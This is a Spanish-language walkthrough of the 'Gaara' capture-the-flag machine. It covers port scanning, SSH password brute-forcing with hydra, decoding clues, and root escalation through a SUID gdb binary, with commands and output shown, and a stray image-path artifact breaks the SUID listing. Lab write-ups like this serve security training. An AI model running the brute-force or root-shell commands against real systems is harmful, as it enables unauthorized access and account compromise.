Escaneo de puertos

```
nmap -p- --min-rate 5000 -sS <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 13:52 EDT
Nmap scan report for 192.168.5.147
Host is up (0.00043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Gaara
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:05:84:FE (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.5.147

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

Gobuster

```
gobuster dir -u http://<IP>/ -w <WORDLIST> -x php,html,txt -t 50 -k -r
```

Info:

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.147/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd.php        (Status: 403) [Size: 278]
/.htpasswd.html       (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess.html       (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 288]
/server-status        (Status: 403) [Size: 278]
Progress: 81876 / 81880 (100.00%)
===============================================================
Finished
===============================================================
```

Nada interesante...

Puerto 80

Pero si observamos la imagen de la pagina web, vemos un nombre que puede ser un nombre de usuario en este caso `gaara`, por lo que haremos lo siguiente...

hydra

```
hydra -l gaara -P <WORDLIST> ssh://192.168.5.147 -t 64
```

Info:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-27 14:04:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries
(l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://192.168.5.147:22/
[22][ssh] host: 192.168.5.147   login: gaara   password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 23 final worker threads did not complete until
end.
[ERROR] 23 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-27 14:04:18
```

Vemos que nos saca un usuario...

```
Username = gaara
Password = iloveyou2
```

Nos conectamos por `ssh`...

```
ssh gaara@<IP>
```

Una vez dentro del servidor, leeremos la flag...

flag.txt (flag1)

```
5451d3eb27acb16c652277d30945ab1e
```

Si leemos el siguiente archivo llamado `Kazekage.txt` veremos lo siguiente...

```
You can find Kazekage here....

L3Vzci9sb2NhbC9nYW1lcw==
```

Si decodificamos ese `Base64`...

```
/usr/local/games
```

Si nos vamos a esa ubicacion y hacemos un `ls -la` veremos un archivo llamado `.supersecret.txt` y si lo leemos...

```
Godaime Kazekage:

+++++ +++[- >++++ ++++< ]>+++ +.<++ ++++[ ->+++ +++<] >+.-- ---.< +++++
+++[- >---- ----< ]>--- -.<++ +++++ ++[-> +++++ ++++< ]>+++ +++++ .<+++
[->-- -<]>- .++++ ++.<+ +++++ +++[- >---- ----- <]>-- --.<+ +++++ +++[-
>++++ +++++ <]>+. <+++[ ->--- <]>-- --.-- --.<+ ++[-> +++<] >++.. <+++[
->+++ <]>++ ++.<+ +++++ +++[- >---- ----- <]>-- ----- -.<++ +++++ ++[->
+++++ ++++< ]>+++ .<+++ [->-- -<]>- --.+. +++++ .---. <++++ ++++[ ->---
----- <]>-- ----- ----. <++++ +++++ [->++ +++++ ++<]> +++++ +++.< +++[-
>---< ]>-.+ +++++ .<+++ +++++ +[->- ----- ---<] >---- .<+++ +++++ [->++
+++++ +<]>+ ++.<+ ++[-> +++<] >+++. +++++ +.--- ----- -.--- ----- .<+++
+++++ [->-- ----- -<]>- ---.< +++++ +++[- >++++ ++++< ]>+++ +++.+ ++.++
+++.< +++[- >---< ]>-.< +++++ +++[- >---- ----< ]>--- -.<++ +++++ ++[->
+++++ ++++< ]>++. ----. --.-- ----- -.<++ +[->+ ++<]> +++++ +.<++ +[->-
--<]> ---.+ .++++ +.--- ----. <++++ ++++[ ->--- ----- <]>-- ----- .<+++
+++++ +[->+ +++++ +++<] >+++. <+++[ ->--- <]>-- -.--- ----. <++++ [->++
++<]> +++.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ ++[-> +++++ +++<]
>++++ +.--- -.<++ ++[-> ++++< ]>++. <+++[ ->--- <]>-. +++.< +++[- >+++<
]>+++ +.<++ +++++ [->-- ----- <]>-- ----- --.<+ ++++[ ->--- --<]> -----
-.<++ +++++ [->++ +++++ <]>++ +.<++ +++[- >++++ +<]>+ ++++. +++++ ++.<+
+++++ +++[- >---- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >++++ .<+++
++[-> +++++ <]>.< ++++[ ->+++ +<]>+ .<+++ [->-- -<]>- ----. +.<++ +[->+
++<]> ++++. <++++ +++++ [->-- ----- --<]> .<
```

Por lo que se ve esta codificado en `Brainfuck` y si lo decodificamos veremos lo siguiente...

```
Did you really think you could find something that easily? Try Harder!
```

Pero vemos que no es nada...

Si hacemos lo siguiente para ver que podemos hacer con `SUID`...

```
find / -type f -perm -4000 -ls 2>/dev/null
```

Info:

```
    12750     52 -rwsr-xr--   1 root     messagebus    51184 Jul  5  2020
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
   135600     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017
```


```
/usr/lib/eject/dmcrypt-get-device
    16097    428 -rwsr-xr-x   1 root     root         436552 Jan 31  2020
/usr/lib/openssh/ssh-keysign
    22040   7824 -rwsr-sr-x   1 root     root        8008480 Oct 14  2019
/usr/bin/gdb
    19754    156 -rwsr-xr-x   1 root     root         157192 Feb  2  2020
/usr/bin/sudo
    21629   7396 -rwsr-sr-x   1 root     root        7570720 Dec 24  2018
/usr/bin/gimp-2.10
       53     44 -rwsr-xr-x   1 root     root          44528 Jul 27  2018
/usr/bin/chsh
       52     56 -rwsr-xr-x   1 root     root          54096 Jul 27  2018
/usr/bin/chfn
       55     84 -rwsr-xr-x   1 root     root          84016 Jul 27  2018
/usr/bin/gpasswd
     3436     44 -rwsr-xr-x   1 root     root          44440 Jul 27  2018
/usr/bin/newgrp
     3583     64 -rwsr-xr-x   1 root     root          63568 Jan 10  2019 /usr/bin/su
       56     64 -rwsr-xr-x   1 root     root          63736 Jul 27  2018
/usr/bin/passwd
     3908     52 -rwsr-xr-x   1 root     root          51280 Jan 10  2019
/usr/bin/mount
     3910     36 -rwsr-xr-x   1 root     root          34888 Jan 10  2019
/usr/bin/umount
```

Por lo que vemos podemos ejecutar el `gdb` como `root`, por lo que haremos lo siguiente...

```
gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

Si ejecutamos eso seremos `root`, ahora leemos la flag...

root.txt (flag2)



```
8a763d61f71db8e7aa237055de928d86

Congrats You have Rooted Gaara.

Give the feedback on Twitter if you Root this : @0xJin
```